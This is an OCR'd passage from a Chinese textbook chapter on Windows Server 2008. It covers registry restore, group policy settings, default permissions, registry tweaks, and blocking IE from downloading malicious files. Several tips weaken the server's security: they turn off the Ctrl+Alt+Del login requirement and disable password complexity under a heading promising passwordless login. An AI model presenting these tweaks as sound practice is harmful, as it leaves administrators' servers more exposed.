


图 4.14 注册表的备份

2）注册表的恢复

按上述步骤打开“注册表编辑器”后，依次双击运行“注册表”→“引入注册表文件”弹出“引入注册表文件”对话框，如图 4.15 所示。

找到曾经导出的注册表备份文件，单击“打开”按钮即可完成注册表的恢复，恢复完成后出现一个提示框，单击“确定”按钮并重新启动计算机即可。

3. 注册表的应用

1）登录计算机时无须按 Ctrl＋Alt＋Del

单击“开始”→“运行”，键入 gpedit.msc 进入组策略编辑器。依次双击“计算机配置”



图 4.15　注册表的恢复

→“Windows 配置”→“安全设置”→“本地策略”→“安全选项”→“交互式登录”→“无须按 Ctrl＋Alt＋Del”，勾选“已启用”，如图 4.16 所示。



图 4.16　让计算机直接登录而无须按 Ctrl＋Alt＋Del

2）进入系统无须用户密码

让 Windows Server 2008 启动后直接进入系统而无须输入用户密码。关闭 Windows Server 2008 的复杂性密码要求：运行“开始”→“运行”，键入 gpedit.msc 进入组策略编辑器。依次双击“计算机配置”→“Windows 配置”→“安全设置”→“账户策略”→“密码策略”→“密码必须符合复杂性要求”，设为“已禁用”，如图 4.17。

3）安装桌面体验

由于 Windows Server 2008 是服务器系统，默认是没有华丽效果的。开启效果的方法如下：依次双击“服务器管理”→“功能”→“添加功能”→“桌面体验”，如果有无线设备，如笔记本的无线网卡等、无线功能也要选上。设置完后重启计算机，系统将继续自动配置

至完成，如图 4.18 所示。




图 4.17 进入系统无须用户密码




图 4.18 安装桌面体验

4. 注册表的权限

Windows Server 2008 中的系统注册表权限。如果打开 Windows 资源管理器，选择“安全”(Security)选项卡，右击“本地磁盘”Local Disk (C:)，并选择“属性”(Properties)，会看到管理员具备完全控制权限。如果单击“组或用户名”(Group or user names)下的 SYSTEM，将会看见 SYSTEM 同样具有完全控制权限。当单击“组或用户名”(Group or user names)下的“用户”(Users)时，权限情况则比较复杂，图 4.19 中系统里的用户组具备 Read & Execute、List 和 Read 等权限。单击“高级”(Advanced)按钮将显示出与该用户组相关联权限的详细信息，如图 4.20 所示。

用户组的成员可以在系统驱动器根目录下创建文件夹并向文件添加数据。如果单击“编辑”按钮，将看到另一项对子文件夹的“特殊”授权，此操作需要管理员权限，如图 4.21 所示。

可以看到在 Windows Server 2008 中，普通用户默认可以在系统驱动器的根目录中创建子文件夹，并向这些文件夹添加内容。为 Windows Server 2008 中用户组的成员提




图 4.19　注册表的权限 1




图 4.20　注册表的权限 2




图 4.21　注册表的权限 3

供该功能的原因是某些第三方软件假定存在这些权限，但 Microsoft 不想破坏应用程序的兼容性。

5. 注册表的优化

优化配置 Windows Server 2008，使它更适合用户。

1）提高 Windows Server 2008 系统关机速度

依次单击 Windows Server 2008 系统桌面上的"开始"→"运行"选项，打开系统运行对话框，将 regedit 字符串命令填写在其中，同时单击"确定"按钮，打开"注册表编辑器"窗口，如图 4.22 所示。

定位注册表到 HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\

Control,设置键值 WaitToKillServiceTimeout 为 1,如图 4.23 所示。



图 4.22　提高开机速度 1



图 4.23　提高开机速度 2

2) 自动释放 DLL 占用的内存

运行 regedit,打开"注册表编辑器"窗口。定位注册表到 HKEY_LOCAL_MACHINE\\ SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Explorer,设置键值 AlwaysUnload DLL 为 1,如图 4.24 所示。

4.2.3　实践案例 4-3:Windows 组策略

尽管 Windows Server 2008 系统的安全性要领先其他操作系统一大步,不过默认状态下过高的安全级别常常使不少人无法在 Windows Server 2008 系统环境下顺利地进行各种操作,为此许多用户往往会采用手工方法来降低 Windows Server 2008 系统的安全访问级别。可是,一旦降低安全访问级别,Windows Server 2008 系统遭遇安全攻击的可能性就会变得非常大。那么如何在安全访问级别不高的情况下,我们仍然能够让




图 4.24　自动释放 DLL 占用的内存

Windows Server 2008 系统安全地运行？要做到这一点，可以利用 Windows Server 2008 系统强大的组策略功能，来对相关选项参数进行有效设置。

1. 禁止恶意程序"不请自来"

在 Windows Server 2008 系统环境中使用 IE 浏览器上网浏览网页内容时，时常会有一些恶意程序"不请自来"，偷偷下载保存到本地计算机硬盘中，这样不但会白白浪费宝贵的硬盘空间资源，而且也会给本地计算机系统的安全带来不少麻烦。为了让 Windows Server 2008 系统更加安全，往往需要借助专业的软件工具才能禁止应用程序随意下载，然而这样的操作不仅麻烦而且比较累人。其实，在 Windows Server 2008 系统环境中，只要简单地设置一下系统组策略参数，就能禁止恶意程序自动下载保存到本地计算机硬盘中，下面就是具体的设置步骤。

首先以特权账号进入 Windows Server 2008 系统环境，依次单击系统桌面中的"开始"→"运行"选项，在系统运行框中执行 gpedit.msc 命令，打开本地计算机的组策略编辑窗口，如图 4.25 所示。




图 4.25　组策略编辑

其次在组策略编辑窗口左侧区域展开“计算机配置”分支，再依次选择该分支下面的“管理模板”→“Windows 组件”→Internet Explorer→“安全功能”→“限制文件下载”子项，双击“限制文件下载”子项下面的“Internet Explorer 进程”组策略选项，打开如图 4.26 所示的目标组策略属性设置窗口。




图 4.26 目标组策略属性设置

